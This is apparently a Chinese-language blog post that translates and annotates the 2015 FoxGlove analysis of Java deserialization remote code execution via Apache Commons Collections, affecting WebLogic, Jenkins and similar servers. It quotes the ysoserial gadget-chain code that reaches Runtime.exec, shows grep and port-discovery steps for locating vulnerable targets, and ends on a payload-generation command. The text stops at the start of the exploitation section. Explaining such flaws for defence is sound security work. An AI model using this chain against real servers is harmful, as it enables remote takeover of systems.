
## 背景

2015年11月6日，FoxGlove Security安全团队的@breenmachine 发布的一篇博客[3]中介绍了如何利用Java反序列化漏洞，来攻击最新版的WebLogic、WebSphere、JBoss、Jenkins、OpenNMS这些大名鼎鼎的Java应用，实现远程代码执行。



<https://github.com/foxglovesec>

然而事实上，博客作者并不是漏洞发现者。博客中提到，早在2015年的1月28号，Gabriel Lawrence (@gebl)和Chris Frohoff (@frohoff)在AppSecCali上给出了一个报告[5]，报告中介绍了Java反序列化漏洞可以利用Apache Commons Collections这个常用的Java库来实现任意代码执行，当时并没有引起太大的关注，但是在博主看来，这是2015年最被低估的漏洞。

确实，Apache Commons Collections这样的基础库非常多的Java应用都在用，一旦编程人员误用了反序列化这一机制，使得用户输入可以直接被反序列化，就能导致任意代码执行，这是一个极其严重的问题，博客中提到的WebLogic等存在此问题的应用可能只是冰山一角。

虽然从@gebl和@frohoff的报告到现在已经过去了将近一年，但是@breenmachine的博客中提到的厂商也依然没有修复，而且国内的技术人员对这个问题的关注依然较少。为了帮助大家更好的理解它，尽快避免和修复这些问题，本文对此做了一个深入的漏洞原理和利用分析，最后对上面提到的这些受影响的应用，在全球范围内做一个大概的统计。

## 翻译

<https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/#thevulnerability>

### 背景

反序列化漏洞是一个漏洞类别。大多数编程语言为用户提供了内置的方法，可以将应用程序数据输出到磁盘或通过网络流式传输。将应用程序数据转换为适合传输的另一种格式（通常为二进制）的过程称为序列化。序列化后读回数据的过程称为反序列化。

当开发人员编写代码来接受用户的序列化数据，并尝试对其进行反序列化以在程序中使用时，就会出现漏洞。根据语言的不同，这可能会导致各种后果，但最有趣的是，我们将在此处讨论的是远程代码执行。

* **之前的工作**

过去几年中发布了一些Java反序列化漏洞。在Spring框架中发现了一个，在Groovy中发现了另一个，在另一个公共库之一commons fileupload中发现了另一个。所有这些漏洞最终都得到了解决。

不幸的是，我无法在commons-collections库中找到该漏洞。我自己和一位研究员， @ dronesec 确实把球丢给了这个人。将近两年前，我们决定要在WebSphere Application Server找到0-day漏洞。该项目开始时就充满希望，它具有如此庞大的代码库，而且暴露程度如此之高，因此必须存在一些漏洞。

经过一段时间的搜索，我们最终意识到，如果可以在Java或公共库中找到反序列化漏洞，那将是惊人的。为什么？因为Java世界中的所有东西都使用对象序列化，并且几乎所有东西都可以被强制接受用户提供的不安全的序列化数据（有关证据，请参见本文的利用部分）。

我们从这条道路开始，在Java反序列化漏洞领域中找到了一些很酷的线索，我们可能会继续研究其中的一些漏洞。不幸的是，我们没有发现任何导致远程代码执行的东西。

* **Java反序列**

序列化基础

反序列化漏洞完全取决于语言。在这里，我将描述它在Java中的工作原理，以及为什么应用程序加载的数百个库中的任何一个反序列化漏洞（甚至不使用的库）都可能毁了您的一天。

如前所述，序列化是您的编程语言使您可以将数据转换为静态二进制格式的过程，适用于保存到磁盘或通过网络发送。

反序列化或反序列化是完全相反的。它获取二进制数据并将其转换回可以使用的格式。由于这有点花力，所以让我们看一些基本的Java代码，这些代码显示了人们可能如何使用序列化。

import java.io.ObjectInputStream;

import java.io.FileInputStream;

import java.io.ObjectOutputStream;

import java.io.FileOutputStream;

public class SerializeTest{

public static void main(String args[]) throws Exception{

//This is the object we're going to serialize.

//这是我们要序列化的对象。

String name = "bob";

//We'll write the serialized data to a file "name.ser"

//我们将序列化的数据写入文件“ name.ser”

FileOutputStream fos = new FileOutputStream("name.ser");

ObjectOutputStream os = new ObjectOutputStream(fos);

os.writeObject(name);

os.close();

//Read the serialized data back in from the file "name.ser"

//从文件“ name.ser”读回序列化的数据

FileInputStream fis = new FileInputStream("name.ser");

ObjectInputStream ois = new ObjectInputStream(fis);

//Read the object from the data stream, and convert it back to a String

//从数据流中读取对象，并将其转换回字符串

String nameFromDisk = (String)ois.readObject();

//Print the result.

System.out.println(nameFromDisk);

ois.close();

}

}


上面的代码仅使用Java的可序列化接口将字符串“ bob”写入磁盘，然后将其读回并打印结果。下面显示了运行此代码的输出：

>javac -encoding UTF-8 SerializeTest.java

>java SerializeTest

bob

通过UltraEdit 采用二级制方式打开



注意磁盘“ name.ser”上的文件是二进制文件，它具有一些不可打印的字符。特别是字节“ aced 0005” –这些是您在任何Java序列化对象的开头都会看到的“魔术字节”。

并不是特别令人兴奋，但是很好地演示了Java对象序列化的基础。

JAVA对象和更复杂的序列化

作为一种面向对象的语言，Java具有对象的概念。那些不熟悉该概念的人可以想到这些，例如用户定义的数据类型。例如，在Java中，字符串是一种类型，您可以执行以下操作：

String name = "bob";

System.out.println(name.length());

//This prints out "3"

System.out.println(name.substring(0,2));

//This prints out "bo"

方法“ length”和“ substring”并不是魔术。它们是“字符串”对象的定义的一部分。作为程序员，您可以定义自己的对象和方法。

既然我们已经跳过了大约6个月的“ Java入门”，那么我们再跳过几步，直接进行自定义对象序列化。考虑以下代码：

import java.io.ObjectInputStream;

import java.io.FileInputStream;

import java.io.ObjectOutputStream;

import java.io.FileOutputStream;

import java.io.Serializable;

import java.io.IOException;

public class SerializeTest{

public static void main(String args[]) throws Exception{

//This is the object we're going to serialize.

MyObject myObj = new MyObject();

myObj.name = "bob";

//We'll write the serialized data to a file "object.ser"

FileOutputStream fos = new FileOutputStream("object.ser");

ObjectOutputStream os = new ObjectOutputStream(fos);

os.writeObject(myObj);

os.close();

//Read the serialized data back in from the file "object.ser"

FileInputStream fis = new FileInputStream("object.ser");

ObjectInputStream ois = new ObjectInputStream(fis);

//Read the object from the data stream, and convert it back to a String

MyObject objectFromDisk = (MyObject)ois.readObject();

//Print the result.

System.out.println(objectFromDisk.name);

ois.close();

}

}

class MyObject implements Serializable{

public String name;

private void readObject(java.io.ObjectInputStream in) throws IOException, ClassNotFoundException{


in.defaultReadObject();

this.name = this.name+"!";

}

}

让我们看看运行时的输出：



好的，这是怎么回事，我们为什么要关心呢？这里的代码与我们初次展示的基本代码非常相似，除了这里要序列化的对象是用户定义的并称为“ MyObject”。“ MyObject”类实现了Java“ Serializable”接口，并定义了一种称为“ readObject”的方法。

现在查看输出，我们看到了一些奇怪的东西。而不是我们在字符串“ bob”中定义的名称被打印到控制台，而是看到“ bob！”。被打印了。此外，如果我们读取“ xxd”的输出以查看写入磁盘的内容，则不会看到任何流氓感叹号的痕迹！这个是从哪里来的？

当然，这里的关键是readObject方法。当Java读入序列化对象时，在读取原始字节后，它所做的第一件事就是调用用户定义的“ readObject”方法（如果存在）。在这种情况下，“ readObject”方法会在名称后附加一个感叹号。

可能出错的地方是什么？

现在，让我们考虑到目前为止在Java Web应用程序和应用程序服务器上下文中学到的知识。

Java喜欢在各处发送序列化的对象。例如：

* In HTTP requests – Parameters, ViewState, Cookies, you name it.
* RMI – The extensively used Java RMI protocol is 100% based on serialization
* RMI over HTTP – Many Java thick client web apps use this – again 100% serialized objects
* JMX – Again, relies on serialized objects being shot over the wire
* Custom Protocols – Sending an receiving raw Java objects is the norm – which we’ll see in some of the exploits to come

好吧，你问什么？那么，如果我们知道一个实现了“ readObject”方法的对象却做了一些危险的事情，该怎么办？如果不是将感叹号附加到用户定义的字符串上，而是可以将其压缩到在操作系统上运行用户定义的命令，该怎么办？那将是非常糟糕的。

假设存在这样一个易受攻击的对象，但它不是“核心” Java的一部分，而是库的一部分。开发的一些需求需要考虑：

* That library would need to be on the Java “classpath”
* The application would need to deserialize untrusted user input

We’ve already determined that requirement 2 is very often satisfied. Requirement 1 could be satisfied if we could find such a vulnerability in a commonly used library…

* **一个漏洞改变了规则**

On January 28th, 2015, the slides for a talk titled “Marshalling Pickles” were posted to slideshare.The talk was given at AppSecCali by Gabriel Lawrence (@gebl) and Chris Frohoff (@frohoff). The world didn’t seem to care.

During their talk, Gabriel and Chris released an unserialize vulnerability in the “commons collections” library that results in remote code execution. This library is EXTREMELY popular in the Java world.

What this means is that any application or application framework that uses it (there are many), and unserializes untrusted data (again many) now has an open CVSS 10.0 vulnerability. This means:

* Defenders – Anyone on your network and potentially the Internet can compromise many of your application servers, including some appliances.
* Pentesters – This vulnerability is amazing. Runs in memory and isn’t going away anytime soon. Remote code execution in many many things including custom applications
* Checkbox Checkers – Uncheck the boxes, you’re probably not compliant anymore (and let’s be honest, you probably never were)

您如何解决？在将近一年之后，commons-collections框架仍然存在此错误。您需要通过从Jar文件中删除漏洞利用所利用的类文件来手动修复库。有关更多详细信息，请参见本文的“修复”部分。

此外，Java库与我们已经在其中看到过这类漏洞的其他库不同。例如，OpenSSL通常作为共享库运行，因此您可以更新所有RedHat框，而且魔术般地，您不再容易受到HeartBleed的攻击。比较而言，Java库是一团糟。每个应用程序服务器都带有自己的库包，更糟糕的是，您在服务器上部署的每个应用程序通常也都带有自己的库。要完全解决此问题，您需要分别查找和更新每个库。

### 漏洞

反序列化漏洞位于commons-collections Java库中。如果您从“ 背景”部分回想起，我们正在寻找一个Java对象，该对象在其“ readObject”方法内执行“危险”操作。该漏洞利用遵循了一个迷宫般的对象，所有对象相互嵌套，最终结果是，反序列化父对象导致命令在系统上运行。以下内容直接取自github上发布的有效生成代码：

<https://github.com/frohoff/ysoserial/blob/master/src/main/java/ysoserial/payloads/CommonsCollections1.java>

public InvocationHandler getObject(final String command) throws Exception {

final String[] execArgs = new String[] { command };

// inert chain for setup

final Transformer transformerChain = new ChainedTransformer(

new Transformer[]{ new ConstantTransformer(1) });

// real chain for after setup

final Transformer[] transformers = new Transformer[] {

new ConstantTransformer(Runtime.class),

new InvokerTransformer("getMethod", new Class[] {

String.class, Class[].class }, new Object[] {

"getRuntime", new Class[0] }),

new InvokerTransformer("invoke", new Class[] {

Object.class, Object[].class }, new Object[] {

null, new Object[0] }),

new InvokerTransformer("exec",

new Class[] { String.class }, execArgs),

new ConstantTransformer(1) };

final Map innerMap = new HashMap();

final Map lazyMap = LazyMap.decorate(innerMap, transformerChain);

final Map mapProxy = Gadgets.createMemoitizedProxy(lazyMap, Map.class);

final InvocationHandler handler = Gadgets.createMemoizedInvocationHandler(mapProxy);

Reflections.setFieldValue(transformerChain, "iTransformers", transformers); // arm with actual transformer chain

return handler;

}

The original presentation was a little light on the details of how this works for those who aren’t too familiar with Java. Matthias Kaiser recently gave a talk and walked through it in a little more detail. I’ll avoid explaining it entirely as we’ll focus more on the applicability of unserialize exploits. The take-away from this is that the “Objects” you see in the code above are the ones required for exploitation. If those aren’t available, this exploit wont work.

The original researchers published code on GitHub to generate payloads.

<https://github.com/frohoff/ysoserial>

在常用库中存在漏洞是一回事，但这可能没有引起应有的关注的原因之一是，它的适用性没有得到充分证明。这个库到处都是。在GitHub上快速搜索“ commons-collection”可获得1300多个结果。

本节将描述一个简单的过程，您可以用来确定应用程序是否容易受到攻击。我将以WebLogic为例。

First, navigate to the directory where your target application is installed, for example, I have WebLogic installed in “/opt/OracleHome”. Next, we want to see if WebLogic comes bundled with the “commons-collections” library, to do this we’ll grep for one of the classes that we know is required by the exploit called “InvokerTransformer”:

root@us-l-breens:~# cd /opt/OracleHome/

root@us-l-breens:/opt/OracleHome# grep -R InvokerTransformer .

Binary file ./servers/AdminServer/tmp/.appmergegen\_1446685824694\_jenkins.war/META-INF/.WL\_internal/cache/jenkins.war/.classinfos/.cache.ser matches

Binary file ./servers/AdminServer/tmp/.appmergegen\_1446685824694\_jenkins.war/WEB-INF/lib/commons-collections-3.2.1.jar matches

Binary file ./servers/AdminServer/tmp/\_WL\_user/jenkins/tw9byh/META-INF/.WL\_internal/cache/jenkins.war/.classinfos/.cache.ser matches

Binary file ./servers/AdminServer/tmp/\_WL\_user/jenkins/3c5quy/war/WEB-INF/lib/commons-collections-3.2.1.jar matches

Binary file ./servers/AdminServer/tmp/.appmergegen\_1446685776500\_jenkins.war/META-INF/.WL\_internal/cache/jenkins.war/.classinfos/.cache.ser matches

Binary file ./servers/AdminServer/tmp/.appmergegen\_1446685776500\_jenkins.war/WEB-INF/lib/commons-collections-3.2.1.jar matches

Binary file ./servers/AdminServer/tmp/.appmergegen\_1446685837432\_jenkins.war/META-INF/.WL\_internal/cache/jenkins.war/.classinfos/.cache.ser matches

Binary file ./servers/AdminServer/tmp/.appmergegen\_1446685837432\_jenkins.war/WEB-INF/lib/commons-collections-3.2.1.jar matches

Binary file ./oracle\_common/modules/com.bea.core.apache.commons.collections.jar matches

Binary file ./oracle\_common/modules/com.bea.core.apache.commons.collections.jar.bck matches


上面显示了我在WebLogic中有多个易受攻击的库实例。默认值位于“ ./oracle\_common/modules/com.bea.core.apache.commons.collections.jar”。我还在WebLogic上安装了Jenkins，它附带了自己的库版本，位于“ ./servers/AdminServer/tmp/.appmergegen\_1446685824694\_jenkins.war/WEB-INF/lib/commons-collections-3.2.1.jar” 。

至此，我们确定库MIGHT在运行时可用于我们的目标，但这不能保证。运行该应用程序时，它可能实际上未加载JAR文件。我们将继续假设使用它。

如果您负责防御，那么现在可能是个很好的时间，告诉开发人员或操作人员他们有问题。

### 查找什么

您需要做的第一件事是找到应用程序中需要序列化对象作为输入的部分。如果您知道序列化对象的外观，将很有帮助。幸运的是，它们很容易发现。让我们看一下一些Jenkins流量的十六进制转储：



上面的屏幕快照中有两个单独的Java对象。一种是base64编码的，可以在最右边的列中以“ rO0AB”开头。

另一个是原始二进制文件，因此我们不得不看一下中间的十六进制列。它以字节“ ac ed 00 05 73 72”开头。

这就是序列化的Java对象的样子，可以通过此标头识别它们。它们始终以“ ac ed 00 05…”开头，当以base64编码时，它会以“ rO0…”的形式出现。留意这两个字符串。

### 如何发现

有时，前端Web界面会采用HTTP参数或Cookie中的序列化对象。在这种情况下，它们将被base64编码，因此在通过诸如BurpSuite之类的拦截代理运行应用程序时，请注意base64字符串“ rO0 ..”。

以我的经验，序列化对象的最常见用法不是通过HTTP，而是在不希望与之通信的不同端口上运行的其他协议。要列出您的应用程序正在侦听的端口，请尝试以下操作：

root@us-l-breens:/opt# lsof -i -P | grep java | grep LISTEN

java 6923 root 53u IPv6 2136625 0t0 TCP \*:8080 (LISTEN)

java 6923 root 58u IPv6 2136629 0t0 TCP \*:8009 (LISTEN)

java 6923 root 125u IPv6 2138434 0t0 TCP localhost:8005 (LISTEN)

java 6923 root 268u IPv6 2138692 0t0 TCP \*:33758 (LISTEN)

java 6923 root 272u IPv6 2137594 0t0 TCP \*:53289 (LISTEN)

上面显示了我的运行Jenkins的Tomcat服务器的结果。那些高编号的端口和端口8009可能很有趣，值得使用Google搜索或其他方式进行研究。

如果看到端口1099，则为Java RMI。根据定义，RMI仅将序列化的对象用于所有通信。正如我们的OpenNMS漏洞所示，这非常脆弱

您实际上如何刺激这些端口的流量？好吧，他们必须开放是有原因的。打开Wireshark，看看是否有看起来像序列化对象的东西进入其中。尝试运行应用程序或应用程序服务器随附的一些脚本或命令行工具。例如，Jenkins，WebLogic和WebSphere都具有使用序列化对象的命令行工具，我们将在后面看到。

如果流量是加密的，您将需要找到一种读取流量的方法。也许设置了一个代理，该代理可以像Burp这样在中间处理SSL人并通过它中继流量。在WebSphere利用中可以看到一个例子。

### 如何利用

首先，让我们生成一个有效利用测试。从GitHub下载“ ysoserial”工具。使用以下命令运行它：

**地址：**

<https://github.com/frohoff/ysoserial>

**说明：**

Ysoserial 一系列小工具的集合，这些小工具在合适的条件下，可利用java应用程序的不安全反序列对象。

Originally released as part of AppSecCali 2015 Talk "Marshalling Pickles: how deserializing objects will ruin your day" with gadget chains for Apache Commons Collections (3.x and 4.x), Spring Beans/Core (4.x), and Groovy (2.3.x). Later updated to include additional gadget chains for JRE <= 1.7u21 and several other libraries.

java -jar /path/to/ysoserial-0.0.2-SNAPSHOT-all.jar CommonsCollections1 'touch /tmp/pwned' > payload.out